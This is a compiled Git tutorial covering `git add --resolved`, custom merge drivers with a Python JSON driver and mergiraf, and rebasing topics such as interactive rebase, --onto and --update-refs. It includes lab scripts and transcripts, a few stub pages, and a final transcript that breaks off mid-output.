- Git 2.56.0 release notes: https://github.com/git/git/blob/v2.56.0/Documentation/RelNotes/2.56.0.adoc
- `git-add(1)`, `--resolved`: https://github.com/git/git/blob/v2.56.0/Documentation/git-add.adoc
- `git-branch(1)`, `--delete-merged`, `--dry-run`, `--forked`: https://github.com/git/git/blob/v2.56.0/Documentation/git-branch.adoc
- `git-config(1)`, `branch.<name>.deleteMerged`: https://github.com/git/git/blob/v2.56.0/Documentation/config/branch.adoc
- `git-bisect(1)`, `--reset-when-found`: https://github.com/git/git/blob/v2.56.0/Documentation/git-bisect.adoc
- `git-history(1)`, `drop`: https://github.com/git/git/blob/v2.56.0/Documentation/git-history.adoc
- `gitattributes(5)`, `conflict-marker-size`: https://git-scm.com/docs/gitattributes#_conflict_marker_size

git add –resolved for Conflict Markers

git add –resolved for Conflict Markers

Thesis

`git add --resolved` (Git 2.56+) stages a path **only if conflict markers are gone**. It catches the classic failure mode: you "fix" a merge but leave `<<<<<<<` in the file and `git add` happily stages the mess.

Mental model

```
conflicted path

       git add file          → stages whatever is on disk (markers OK)
       git add --resolved file
            → refuses if <<<<<<< / ======= / >>>>>>> remain
```

Worked example

This writing box has **Git 2.47.3** — `--resolved` is **not present** yet. Confirmed:

```
Git 2.47.3 on this box; git add --resolved arrived in Git 2.56. Chapter written from release
git version 2.47.3
```

Documented behaviour (Git 2.56 release notes / docs): after a conflicted merge, edit the file clean, then:

```
git add --resolved path/to/file
# error if markers remain; stages when clean
git status
```

Until you upgrade, a cheap guard is:

```
# pre-2.56 hygiene
if grep -nE '^(<<<<<<<|=======|>>>>>>>)' path/to/file; then
  echo "markers remain" >&2; exit 1
fi
git add path/to/file
```

Trap

Assuming CI will catch markers. Many test suites never open the conflicted asset (docs, JSON, lockfiles). `--resolved` (or the grep guard) belongs in the human merge path and in pre-commit hooks.

Boring rule

On Git 2.56, prefer `git add --resolved` for every path leaving a conflicted state. On older Git, script the marker grep before `git add`.

Try this

1. On a 2.56+ lab: leave markers in, watch `--resolved` fail; remove them and succeed.
2. Add a pre-commit hook that greps staged files for conflict markers.
3. Read the Git 2.56 release notes entry for `--resolved`.

Sources

- Git 2.56 release notes / `git add` documentation (`--resolved`)
- `git merge` conflict marker conventions (`<<<<<<<`, etc.)

Custom Merge Drivers: union, a Structural JSON Driver, and mergiraf

Custom Merge Drivers: union, a Structural JSON Driver, and mergiraf

Thesis

Git's built-in content merge works on lines. When two branches add different keys to the same JSON object, or append different entries to the end of a changelog, the edits touch adjacent lines and Git reports a conflict, even though a human can see that nothing actually conflicts. You can't change the line merge itself, but `.gitattributes` lets you choose a different merge **per path**: the built-in `union` driver, or any program you configure as a driver. Syntax-aware tools such as mergiraf plug in through exactly this hook.

Mental model




Figure 1: How git chooses a merge driver per path: attributes select it, config defines it, and the driver's exit status decides clean, conflict or failure

The setup has two halves, and keeping them apart explains most of the confusion:

- **Attributes choose** the driver per path: `settings.json merge=json3` goes in `.gitattributes` (committed) or `.git/info/attributes` (local only).

- **Config defines** what `json3` runs: `merge.json3.driver`. Config isn't versioned or cloned, so a committed `.gitattributes` that names a driver does nothing on a machine that hasn't defined it. Git then falls back to the built-in text merge.

The gitattributes documentation defines the contract. `%O`, `%A` and `%B` are replaced with temporary files holding the common ancestor, the current version and the other branch's version. `%L` is the conflict-marker size, `%P` is the path the result will be stored at, and `%S`/`%X`/`%Y` are the conflict labels. The driver must "leave the result of the merge in the file named with %A by overwriting it, and exit with zero status if it managed to merge them cleanly, or non-zero if there were conflicts". A crash should exit with a status above 128, "and in such a case, the merge results in a failure (which is different from producing a conflict)".

Worked example: two branches, two false conflicts

The base has a small `settings.json` and a changelog. `feature-a` adds `cache.size` and `retries` plus a changelog line. `feature-b` adds `cache.evict` and `timeout_ms` plus a different changelog line. Neither side touches anything the other changed.

1. The default line merge

```
$ git merge feature-b -m merge
Auto-merging CHANGELOG.md
CONFLICT (content): Merge conflict in CHANGELOG.md
Auto-merging settings.json
CONFLICT (content): Merge conflict in settings.json
Automatic merge failed; fix conflicts and then commit the result.
```

```
{
  "cache": {
<<<<<<< HEAD
    "size": 512,
    "ttl": 60
  },
  "log_level": "info",
  "retries": 3
=======
    "evict": "lru",
    "ttl": 60
  },
  "log_level": "info",
  "timeout_ms": 2500
>>>>>>> feature-b
}
```

Both conflicts are false. The JSON hunks differ only because each side added a key next to the same lines, and a trailing comma moved.

2. A structural driver for JSON, and union for the changelog

The driver is a short Python script. It loads the three versions and merges them key by key: a key changed on only one side takes that side's value, nested objects recurse, and a key both sides changed to *different* values is a real conflict.

```
#!/usr/bin/env python3
"""3-way merge driver for flat-or-nested JSON objects.
Usage (from git): json-merge.py %O %A %B %P
Writes the result to %A; exit 0 = clean, 1 = real conflict."""
import json, sys

base_p, ours_p, theirs_p, path = sys.argv[1:5]
load = lambda p: json.load(open(p)) if open(p).read().strip() else {}
base, ours, theirs = load(base_p), load(ours_p), load(theirs_p)
conflicts = []
MISSING = object()

def merge(b, o, t, where):
    out = {}
    for k in sorted(set(b) | set(o) | set(t)):
        bv, ov, tv = b.get(k, MISSING), o.get(k, MISSING), t.get(k, MISSING)
        if ov == tv:            r = ov            # same on both sides
        elif ov == bv:          r = tv            # only theirs changed
        elif tv == bv:          r = ov            # only ours changed
        elif all(isinstance(x, dict) for x in (ov, tv)) and (bv is MISSING or isinstance(bv,
            r = merge({} if bv is MISSING else bv, ov, tv, where + [k])
        else:
            conflicts.append(".".join(where + [k]))
            r = ov                                # keep ours, report it
        if r is not MISSING:
            out[k] = r
    return out

result = merge(base, ours, theirs, [])
with open(ours_p, "w") as f:
    json.dump(result, f, indent=2, sort_keys=True); f.write("\n")
for c in conflicts:
    print(f"json-merge: {path}: conflicting values for {c}", file=sys.stderr)
sys.exit(1 if conflicts else 0)
```

Wire it up. The config defines the driver, and the attributes choose it per path:

```
git config merge.json3.name "3-way JSON object merge"
git config merge.json3.driver "/path/to/json-merge.py %O %A %B %P"
printf 'settings.json merge=json3\nCHANGELOG.md merge=union\n' > .git/info/attributes
git check-attr merge -- settings.json CHANGELOG.md
git merge feature-b -m merge
```

```
settings.json: merge: json3
CHANGELOG.md: merge: union
Auto-merging CHANGELOG.md
Auto-merging settings.json
Merge made by the 'ort' strategy.
 CHANGELOG.md  | 1 +
 settings.json | 4 +++-
 2 files changed, 4 insertions(+), 1 deletion(-)
```

```
{
  "cache": {
    "evict": "lru",
    "size": 512,
    "ttl": 60
  },
  "log_level": "info",
  "retries": 3,
  "timeout_ms": 2500
}
# Changelog

## Unreleased
- Add cache size limit
- Add request timeout
```

The `union` driver is built in. Per the documentation, it takes "lines from both versions, instead of leaving conflict markers. This tends to leave the added lines in the resulting file in random order and the user should verify the result." That trade-off is fine for an append-only changelog, but wrong for code.

3. A real conflict still stops the merge

On another pair of branches, one sets `cache.ttl` to 120 and the other to 30:

```
$ git merge b -m merge
json-merge: settings.json: conflicting values for cache.ttl
Auto-merging settings.json
CONFLICT (content): Merge conflict in settings.json
Automatic merge failed; fix conflicts and then commit the result.
```

```
$ git status --short
UU settings.json
```

The driver's non-zero exit made Git mark the path unmerged (`UU`), as with any other conflict. The file contains whatever the driver wrote to `%A`, which here is "ours" (`"ttl": 120`) with no conflict markers, because Git doesn't add markers for a custom driver. If your team expects markers, the driver has to write them, using `%L` for their length and `%S`/`%X`/`%Y` for the labels.

4. It also runs outside `git merge`

Anything that does a three-way content merge consults the attribute. Cherry-picking `feature-a`'s commit onto a branch that already has `feature-b`'s:

```
$ git cherry-pick 'feature-a^1'
Auto-merging CHANGELOG.md
Auto-merging settings.json
[pick e79d6e0] a: cache size + retries
 Date: Sat Oct 31 08:00:13 2026 +0530
 2 files changed, 3 insertions(+)
```

```
{"cache":{"evict":"lru","size":512,"ttl":60},"log_level":"info","retries":3,"timeout_ms":250
```

Plugging in a syntax-aware driver: mergiraf

Structural drivers for source code parse the three versions into syntax trees and merge those, for example two functions added at the same spot in a file. mergiraf registers through the same hook. Its documented setup is:

```
[merge "mergiraf"]
    name = mergiraf
    driver = mergiraf merge --git %O %A %B -s %S -x %X -y %Y -p %P -l %L
```

```
*.py merge=mergiraf
*.java merge=mergiraf
```

It passes every placeholder Git offers, so it can label its own conflict markers and pick a parser from `%P`. Its docs recommend Git 2.44.0 or newer, and `mergiraf languages --gitattributes` generates the attribute lines for every supported extension. When a file doesn't parse, it falls back to line-based merging. mergiraf isn't installed on this box, so this section comes from its documentation and wasn't run here. The contract it relies on is the one demonstrated above.

Things that bite

Trap	What happens	Fix
`.gitattributes` committed, driver not configured	Git silently uses the text merge on that machine	Ship a setup script, or document the `git config` lines next to the attribute
CI and servers	Forge-side merge buttons and server merges don't run your local driver	Expect conflicts there; resolve locally
Driver exits 1 without writing markers	Path is `UU` but the file looks clean, so it's easy to `git add` by mistake	Write markers yourself (`%L`, `%S`/`%X`/`%Y`), or print the conflicting keys as above
`union` on code	Duplicate or reordered lines, no conflict to warn you	Use it only for append-only, order-insensitive files
Driver reformats the file	The JSON driver rewrites with `sort_keys`/`indent=2`, so files not already in that format produce noisy diffs	Match the repo's existing formatter, or normalise once in a separate commit
Driver crashes with a normal exit code	Reported as a conflict instead of a failure	Exit >128 for crashes, as the docs ask

Try this

1. Add `merge.json3.recursive = text` and read the gitattributes docs on when the recursive driver is used (criss-cross merges with more than one merge base).
2. Make `json-merge.py` write `<<<<<<</=======/>>>>>>>` markers around the conflicting value, using `%L`, `%X` and `%Y`.
3. Move the attribute lines from `.git/info/attributes` into a committed `.gitattributes`, clone the repo fresh without the config, and confirm that the merge conflicts again.

Sources

- Git: gitattributes, "Performing a three-way merge" and "Defining a custom merge driver"
- Git: git-check-attr
- mergiraf: Usage, registration as a Git merge driver

Rebasing

Theory

Theory: Rebase Copies Commits; It Does Not Slide Them

A rebase walks a range of commits, takes each patch against its parent, and applies it onto a new base. Each successful apply writes a **new** commit (new hash, usually same author, you as committer).

Invariants

1. Original commits remain in the object store until GC; the branch **name** moves to the copied tip.
2. Conflicts happen **once per copied commit**, not once at a join.
3. Interactive rebase is the same machine plus a todo list (`pick`, `squash`, `fixup`, `reword`, `edit`, `drop`).
4. `pull --rebase` = fetch + rebase local-only commits onto `@{u}`.
5. `--onto` is "take this range and replay it on that commit," the general form of rebase.

```
before                          after git rebase main

A ← B ← C ← G     main          A ← B ← C ← G          main
     ↑
     D ← E        feat                       D' ← E'  feat
```

Why teams fight about it

Merge preserves hashes and adds a node. Rebase rewrites hashes and can keep `main` linear. Unpublished feature branches are the safe audience. Published `main` is not.

What can break

- Rebasing commits other people have based work on (force-push incident).
- `--ours`/`--theirs` confusion vs merge.
- Empty commits after rebase (`--skip` vs keep).

How to read this chapter

Why, interactive, conflicts, pull –rebase, vs merge, lab; then `--onto`, autosquash, `--exec`, `--update-refs`.

Why Rebase

Why Rebase? Clean History vs Merge Commits

After this page you can say what rebase copies, and why the hashes change.

Replay commits on a new parent

You branched from `main` at `C`. `main` moved to `G`. Rebase copies your commits `D` and `E` as `D'` and `E'` with parent `G`:

```
A ← B ← C ← G                 main
          ← D ← E             feat/ping-json

# git switch feat/ping-json && git rebase main

A ← B ← C ← G                 main
              ← D' ← E'       feat/ping-json
```

`D'` has a new hash. The patch is similar; the parent is `G`. Git then fast-forwards or you `--ff-only` merge into `main`.

```
cd ~/desk/desk-api
git switch feat/ping-json
git rebase main
```

What you gain

- `main` can stay a single chain (fast-forward).
- Reviewers read your commits on top of current `main`, not an old base.
- `git log --first-parent` on `main` after `--ff-only` is your feature commits, not a merge node.

What you pay

- New hashes. Anyone who fetched `D` and `E` now has stale names.
- Conflicts are replayed **per copied commit**, not once in a merge commit.

Rebase **unpublished** work (your feature branch). Merge **published** history you share (`main` that others pulled). Chapter 11 is force-push if you already pushed the old `D` and `E`.

`rebase` vs `merge` in one line

Merge adds a join. Rebase copies a chain onto a new base. Both produce a tree that contains both sides of the work. The graph looks different. The next pages are interactive rebase, conflicts, `pull --rebase`, and when to pick which.

Interactive Rebase

Interactive Rebase: Squash, Reorder, Fixup, Polish

After this page you can rewrite a short chain of local commits on Linux without a GUI.

Open the todo list

```
cd ~/desk/desk-api
git switch feat/ping-json
git rebase -i HEAD~3
```

Git writes a file and opens `core.editor` (`nvim` in this book). Each line is a commit, oldest first:

```
pick a1b2c3d feat(ping): return a dict
pick d4e5f6a docs: mention JSON
pick 98ab765 fix typo
```

You edit the **verbs**, save, quit. Git replays from the top.

Verbs you will use

Verb	Effect
`pick`	Keep this commit
`reword`	Keep, edit the message
`edit`	Stop here so you can amend
`squash`	Fold into the previous commit; editor for a combined message
`fixup`	Fold into the previous commit; **keep the previous message**
`drop`	Omit this commit

Reorder lines to reorder commits. Delete a line to drop (same as `drop`).

Linux without the editor (labs)

For a scripted squash of everything after the first of the last three:

```
GIT_SEQUENCE_EDITOR="sed -i '2,\$s/^pick /fixup /'" git rebase -i HEAD~3
```

`sed -i` on GNU sed (Linux) edits in place. This is for labs and hooks. Day to day, use `nvim`.

Stop and amend (`edit`)

Git stops at that commit. You `git add` / `git commit --amend`, then:

```
git rebase --continue
```

Abort

```
git rebase --abort
```

Back to the pre-rebase branch tip. Safe while the rebase is in progress.

Range

`git rebase -i main` rebases each commit reachable from HEAD but not from `main`. That is the usual "update my feature onto main" todo list.

Do this on a feature branch. Interactive rebase of shared `main` rewrites hashes everyone already has.

Rebase Conflicts

Rebase Conflicts: How They Differ from Merge Conflicts

After this page you can finish a conflicted rebase one commit at a time.

One commit at a time

A merge conflict happens **once**, at the join. A rebase conflict happens **each time** a copied commit does not apply onto the new parent.

```
merge: one fight at M

A ← B ← C ← M
     ↑      ↑
     D ← E

rebase: a fight at D', then maybe again at E'

A ← B ← C ← G ← D'  ←  E'
                 stop     stop
```

Markers look the same (`<<<<<<<`). `git status` during a rebase says `rebase in progress` and names the commit being applied.

```
git rebase main
# CONFLICT (content): Merge conflict in src/ping.py
git status
```

The loop

1. Edit files, remove markers.
2. `git add` the resolved paths.
3. `git rebase --continue` (not `git commit`, unless Git asks you to).
4. Repeat until Git prints `Successfully rebased`.

```
nvim src/ping.py
git add src/ping.py
```

```
git rebase --continue
```

If the commit becomes empty (your patch is already in the new base):

```
git rebase --skip
```

Give up:

```
git rebase --abort
```

Ours / theirs are swapped from merge

During **merge**, `--ours` is the branch you had checked out (`main`). During **rebase**, you checked out the feature and Git replays onto `main`: `--ours` is the **upstream** (the new base), `--theirs` is the commit being replayed.

That swap surprises everyone once. Prefer reading the markers over `--ours` until it is boring.

`rerere`

With `rerere.enabled` (chapter 2), Git records the resolution. A later rebase that hits the same hunk applies it again. On a long-lived feature branch that rebases onto `main` daily, this is the difference between pain and a two-second continue.

After success

```
git log --oneline --graph --decorate main feat/ping-json
```

A straight line from `main` through your copied commits. Then `git switch main && git merge --ff-only feat/ping-json`.

Pull with Rebase

Pull with Rebase When Your Branch Is Out of Date

After this page you can update a local branch from a remote without a merge commit from `git pull`.

`pull` is fetch plus integrate

```
git pull
```

means `git fetch` then, by default, a merge of `@{u}` (the upstream) into `HEAD`. If both you and the remote moved, you get a merge commit that only exists because you pulled.

```
after fetch, both moved

origin/main   A ← B ← C ← G
local main    A ← B ← C ← D ← E

git pull              (merge)     A ← B ← C ← G ← M
                                        D ← E

git pull --rebase                 A ← B ← C ← G ← D' ← E'
```

Chapter 2 set:

```
git config --global pull.ff only
```

Then `git pull` **fails** instead of merging. You choose:

```
git pull --rebase
# or
git fetch
git rebase @{u}
```

`--rebase` copies your local-only commits onto the updated upstream, then fast-forwards your branch name.

When this is the right shape

You committed two fixes on `main` locally. Someone else pushed to `origin/main`. `git pull --rebase` replays your two fixes on top of theirs. History stays linear. Conflicts are per commit (previous page).

When to merge instead

You want a merge commit that records "I integrated upstream at this point." Feature branches that you share, or `main` policies that require merge commits, use `git pull --no-rebase` or an explicit `git merge`.

Set it for this branch only

```
git config pull.rebase true          # this repo
git config --global pull.rebase true # every repo (overrides pull.ff only)
```

This book leaves `pull.ff only` as the global default so a surprise pull fails closed. Type `--rebase` when you mean it, until the habit is there.

After a rebase pull

```
git status
git log --oneline --graph --decorate -12
```

`Your branch is ahead of 'origin/main' by N commits` means you still need `git push`. If you had already pushed the old hashes, you need a force-with-lease (chapter 11).

Rebase vs Merge

The Debate: Rebase vs Merge

After this page you can pick a default for `desk-api` and know what you are giving up.

Same trees, different graphs

Both operations can produce a working tree that contains both sides of the work. Merge records a join. Rebase copies a chain.

```
start                          after merge

A ← B ← C ← G   main           A ← B ← C ← G ← M   main
     ↑                              ↑          ↑
     D ← E      feat                D ← E      feat

start                          after rebase feat onto main

A ← B ← C ← G   main           A ← B ← C ← G          main
     ↑
     D ← E      feat                           D' ← E'  feat
```

	Merge	Rebase
Hashes of your old commits	Unchanged	New
Extra commit	Often a merge commit	None if you fast-forward after
Conflicts	Once, at the join	Once per copied commit
Safe on published `main`	Yes	Usually no
Safe on your unpushed feature	Yes	Yes, and often cleaner

A default that scales

- **Feature branch you own:** rebase onto `main`, then fast-forward `main` (or open a pull request that the forge squash-merges).
- **`main` / shared long-lived branch:** merge or fast-forward only. Do not rebase commits other people have.
- **Hotfix already on `main`:** revert (chapter 10), do not rebase `main`.

Forges add a third option: **squash merge** (many commits become one on `main`). That is a server-side rewrite. Chapter 15 and chapter 31. Locally, rebase is how you squash *before* you push.

`rerere`, tests, Linux

Run the test command you actually have after every `--continue`. On Linux that is whatever `desk-api` uses (`python -m pytest`, a shell script, `make test`). Rebase does not run tests for you.

You can mix

Rebase the feature. Merge into `main` with `--no-ff` if the team wants a join node for `git log --first-parent`. That is Git Flow's "feature into develop" shape. Trunk-based skips the join and fast-forwards.

There is no global winner. There is a default per branch class. Write it down in the repo (chapter 15). The hands-on page next squashes a messy feature on Linux.

Hands-On: Clean Up a Messy History

Hands-On: Clean Up a Messy History

Make three noisy commits on a feature branch, then squash them into one conventional commit with interactive rebase.

```
before                          after fixup + amend

A ← wip ← more ← typo           A ← docs: mention a future health endpoint
    feat/health-header              feat/health-header
```

Setup

```
cd ~/desk/desk-api
git switch main
git switch -c feat/health-header
```

Three messy commits

```
echo "# health" >> README.md
git add README.md
git commit -m "wip"

echo "Health endpoint later." >> README.md
git add README.md
git commit -m "more"

echo "See src/ping.py for now." >> README.md
git add README.md
git commit -m "typo fix later"
```

```
git log --oneline -5
```

Squash with GNU sed (Linux)

Keep the first of the three; fixup the rest:

```
GIT_SEQUENCE_EDITOR="sed -i '2,\$s/^pick /fixup /'" git rebase -i HEAD~3
git log --oneline -5
```

One commit remains, message still `wip`. Retitle:

```
git commit --amend -m "docs: mention a future health endpoint"
git log --oneline -3
```

Optional: rebase onto main

If `main` moved, replay this one commit:

```
git rebase main
git log --oneline --graph --decorate -8
```

Cleanup

```
git switch main
git merge --ff-only feat/health-header
git branch -d feat/health-header
```

If `--ff-only` refuses, `main` moved; rebase the feature first or merge.

Done when

- `git log` on `main` shows one `docs:` commit for this work, not three `wip`s
- `git status` is clean
- The feature branch is deleted

Next chapter: copy a single commit onto another branch (cherry-pick) and undo a published commit (revert).

rebase –onto: cut a commit chain off one base and replay on another

rebase –onto: cut a commit chain off one base and replay on another

After this page you can read `git rebase --onto <newbase> <upstream> <branch>` as "take commits reachable from `<branch>` but not from `<upstream>`, and replay them onto `<newbase>`", run the classic "feature was based on topic; put it on main instead" transplant, and recover a topic after an upstream hard rebase.

Thesis

Plain `git rebase main` replays *everything* after the merge-base with `main`. That is wrong when your branch contains commits you do **not** want to keep in the replay — for example a feature that started on `topic`, while `topic` itself should stay behind. `--onto` lets you name the new base and the cut point separately.

Verified with **git 2.47.3**.

The form

```
git rebase --onto <newbase> <upstream> [<branch>]
```

Argument	Meaning
`<newbase>`	Where the rewritten commits should hang
`<upstream>`	Exclusive lower bound: commits reachable from here are *not* replayed
`<branch>`	Tip to rewrite (defaults to `HEAD`); checked out as part of the rebase

In set language: replay `upstream..branch` onto `newbase`.

Classic transplant

You built `feature` on top of `topic`. `topic`'s patches landed on `main` (or you no longer want `feature` to carry `topic`'s commits). You want only `feature`'s own commits on `main`:

```
before                          after
main                          main      f1'   f2'   (feature)
         \                                  \
topic    t1   t2                          t1   t2   (topic unchanged)
              \
feature       f1   f2
```

```
git rebase --onto main topic feature
```

Lab

```
#!/usr/bin/env bash
set -euo pipefail
rm -rf /tmp/onto-demo && mkdir /tmp/onto-demo && cd /tmp/onto-demo
git init -b main
git config user.name t
git config user.email t@t

echo base > a.txt && git add a.txt && git commit -m 'base'
git checkout -b topic
echo t1 > t.txt && git add t.txt && git commit -m 't1'
echo t2 >> t.txt && git commit -am 't2'
git checkout main
echo m1 >> a.txt && git commit -am 'main-moves'
git checkout -b feature topic
echo f1 > f.txt && git add f.txt && git commit -m 'f1'
echo f2 >> f.txt && git commit -am 'f2'

git rebase --onto main topic feature
git log --oneline --decorate --graph --all
```

Verified result on the authoring box:

```
* dd5311f (HEAD -> feature) f2
* 4f67dab f1
* 85868ef (main) main-moves
| * 1854277 (topic) t2
| * cbf0871 t1
|/
* bd6ba60 base
```

`feature` now sits on `main`. `topic` is untouched. Commit hashes of `f1`/`f2` changed because rebase rewrites.

Dropping a range

The same tool removes commits from the middle of a branch. Given `E--F--G--H--I--J` on `topicA`, this drops `F` and `G`:

```
git rebase --onto topicA~5 topicA~3 topicA
```

`--onto` and the upstream can be any commit-ish, not only branch names.

Hard-case recovery after an upstream rewrite

If someone rebased `subsystem` that you based `topic` on, a plain `git rebase subsystem` only works when the patch-ids still match (easy case). When the upstream rebase edited, squashed, or conflict-resolved commits, you must name the *old* tip explicitly:

```
# old tip still in the reflog after fetch
git rebase --onto subsystem subsystem@{1}
```

or, if you know `topic` has three exclusive commits, `topic~3` as the old upstream tip. This is the "hard case" in the rebase man page — and everyone downstream of you may need the same transplant.

Pitfalls

1. **Swapping arguments.** `--onto newbase upstream` — newbase first. Saying `--onto topic main feature` when you meant the reverse puts commits in the wrong place.
2. **Forgetting `<branch>` while on the wrong HEAD.** Always pass the branch name, or `checkout` first.
3. **Force-pushing a shared tip without coordination.** `--onto` rewrites hashes. Use a force-with-lease and tell collaborators.
4. **Expecting merge commits to survive.** Default rebase drops merges; use `--rebase-merges` only when you intend to rebuild topology.
5. **Skipping the log check.** After `--onto`, `git log --oneline --graph --all` should show the transplanted tip on the new base and the cut branch still where you left it.

Compared with cherry-pick

`git cherry-pick A..B` can move a range onto `HEAD`, but you manage the checkout and the range endpoints yourself. `rebase --onto` packages "cut exclusive range + move branch tip" into one operation and updates the branch ref when it finishes. Prefer `--onto` when the tip you are rewriting should move; prefer cherry-pick when you want to copy commits onto another line without moving the source branch.

Checklist before you force-push

1. `git log --oneline --graph --decorate --all` shows the transplanted tip on the intended base.
2. `git range-diff oldtip...newtip` (when available) summarises what changed in the rewrite.
3. Collaborators know the tip moves; open PRs retarget if needed.
4. Push with `git push --force-with-lease`.

Summary

- `rebase --onto newbase upstream branch` replays `upstream..branch` onto `newbase`.
- Use it to detach a feature from an intermediate topic, or to drop a bad range.
- Hard-case recovery after an upstream rewrite is the same command with a reflog or relative old tip.
- Confirm with a graph log; then push with care.

Sources

- git-rebase(1) — `--onto`
- git-rebase(1)

autosquash and fixup

autosquash and fixup

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git commit --fixup`, `git rebase -i --autosquash`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

rebase –exec

rebase –exec

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Run tests after every replayed commit.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

update-refs and keep-base

update-refs and keep-base

Thesis

A plain rebase moves **one** branch name: the one you are on. Real work often comes as a **stack**: `feat/api` ← `feat/ui` ← `feat/docs`, each reviewed as its own pull request. If you rebase the top of the stack, every branch name under it is left pointing at the old commits. Two flags fix this:

- **`--update-refs`** force-moves every local branch that points *into* the rebased range, so the whole stack moves together.
- **`--keep-base`** rewrites commits **in place**, on the same merge base. You can tidy a stack (fixups, rewording) without also pulling in whatever landed on `main` overnight.

Use them together and you can edit any commit in the stack, from the top branch, in one command.

`--update-refs` arrived in Git 2.38 and `--keep-base` in Git 2.24. The transcripts on this page come from Git 2.47. The behaviour is the same in current releases (2.56 as of October 2026).

Mental model

```
before: a stack of three branches (api, ui, docs = feat/*); main has moved on to B   M

  B   A1   A2   U1   U2   D1

  base       api         ui    docs

plain `git rebase main`: only HEAD's branch moves

  B   M   A1'   A2'   U1'   U2'   D1'   ← feat/docs
     A1   A2   U1   U2                    ← feat/api, feat/ui left behind

`git rebase --update-refs main`: every branch inside the range moves

  B   M   A1'   A2'   U1'   U2'   D1'

                  api           ui     docs

`git rebase -i --keep-base --update-refs main`: rewrite in place on B
```

```
   B   A1'   A2'   U1'   U2'   D1'        (M stays off to the side)
```

Piece	What it does
`--update-refs`	Adds an `update-ref refs/heads/<name>` line to the todo list after the last commit of each branch inside the range. The refs move only when the rebase **finishes**, so `--abort` leaves them alone
`rebase.updateRefs=true`	Makes `--update-refs` the default. Turn it off for one run with `--no-update-refs`
`--keep-base <upstream>`	New base = `merge-base(<upstream>, HEAD)`. Same as `--onto <upstream>...HEAD <upstream>`, and also implies `--reapply-cherry-picks` and `--no-fork-point`
Branches checked out in another worktree	**Never** updated. The todo shows a `# Ref … checked out at …` comment instead
Refs outside the rebased range	Untouched. Rebase from the **top** of the stack, or descendants get left behind

`--keep-base` cannot be combined with `--onto` or `--root`. It is a way of *choosing* the onto point, so those flags would conflict with it.

Worked examples (Cases)

Every case starts from the same throwaway repository. Source the environment file so your commit hashes match the transcripts.

```
# stack-env.sh - source this so your hashes match the transcripts on this page
export GIT_AUTHOR_NAME="Dev" GIT_AUTHOR_EMAIL="dev@example.com"
export GIT_COMMITTER_NAME="Dev" GIT_COMMITTER_EMAIL="dev@example.com"
export GIT_AUTHOR_DATE="2026-10-02T10:00:00+05:30"
export GIT_COMMITTER_DATE="2026-10-02T10:00:00+05:30"
```

```
#!/usr/bin/env bash
# setup-stack.sh - build a three-branch stack on top of main, then move main
set -euo pipefail
export GIT_AUTHOR_NAME="Dev" GIT_AUTHOR_EMAIL="dev@example.com"
export GIT_COMMITTER_NAME="Dev" GIT_COMMITTER_EMAIL="dev@example.com"
export GIT_AUTHOR_DATE="2026-10-01T09:00:00+05:30"
export GIT_COMMITTER_DATE="$GIT_AUTHOR_DATE"

git init -q -b main "${1:-stack}" && cd "${1:-stack}"
c() { echo "$2" >> "$1"; git add "$1"; git commit -q -m "$3"; }

c README.md "# shop"                    "init: README"
```

```
c lib.sh    "price() { echo 100; }"     "main: add lib.sh"

git switch -q -c feat/api                # bottom of the stack
echo "timeout=3" > api.conf && git add api.conf
c api.sh    "get_price() { price; }"    "api: add get_price"
c api.sh    "list_items() { :; }"       "api: add list_items"

git switch -q -c feat/ui                 # middle: builds on feat/api
c ui.sh     "render() { get_price; }"   "ui: render price"
c ui.sh     "render_list() { list_items; }" "ui: render list"

git switch -q -c feat/docs               # top: builds on feat/ui
c docs.md   "Prices come from get_price." "docs: describe pricing"

git switch -q main                       # meanwhile, main moves on
c lib.sh    "tax() { echo 18; }"        "main: add tax()"
git switch -q feat/docs
```

```
mkdir -p /tmp/vcs && cd /tmp/vcs        # save both files here first
chmod +x setup-stack.sh
source ./stack-env.sh
./setup-stack.sh && cd stack
git log --graph --oneline --decorate --all
```

```
* 87455ba (HEAD -> feat/docs) docs: describe pricing
* 576a711 (feat/ui) ui: render list
* 42dfa4c ui: render price
* 87584b9 (feat/api) api: add list_items
* f2f0cff api: add get_price
| * c6a0e25 (main) main: add tax()
|/
* 6b188b4 main: add lib.sh
* 2a401c6 init: README
```

To reset between cases, run `cd /tmp/vcs && rm -rf stack && ./setup-stack.sh && cd stack`.

Case 1: The stale stack (what goes wrong without the flag)

```
git rebase main
git log --graph --oneline --decorate --all
git log --oneline main..feat/ui
```

```
Successfully rebased and updated refs/heads/feat/docs.
* 1861481 (HEAD -> feat/docs) docs: describe pricing
* f0527d0 ui: render list
* 55affa4 ui: render price
* 49a9b11 api: add list_items
* 58ab280 api: add get_price
* c6a0e25 (main) main: add tax()
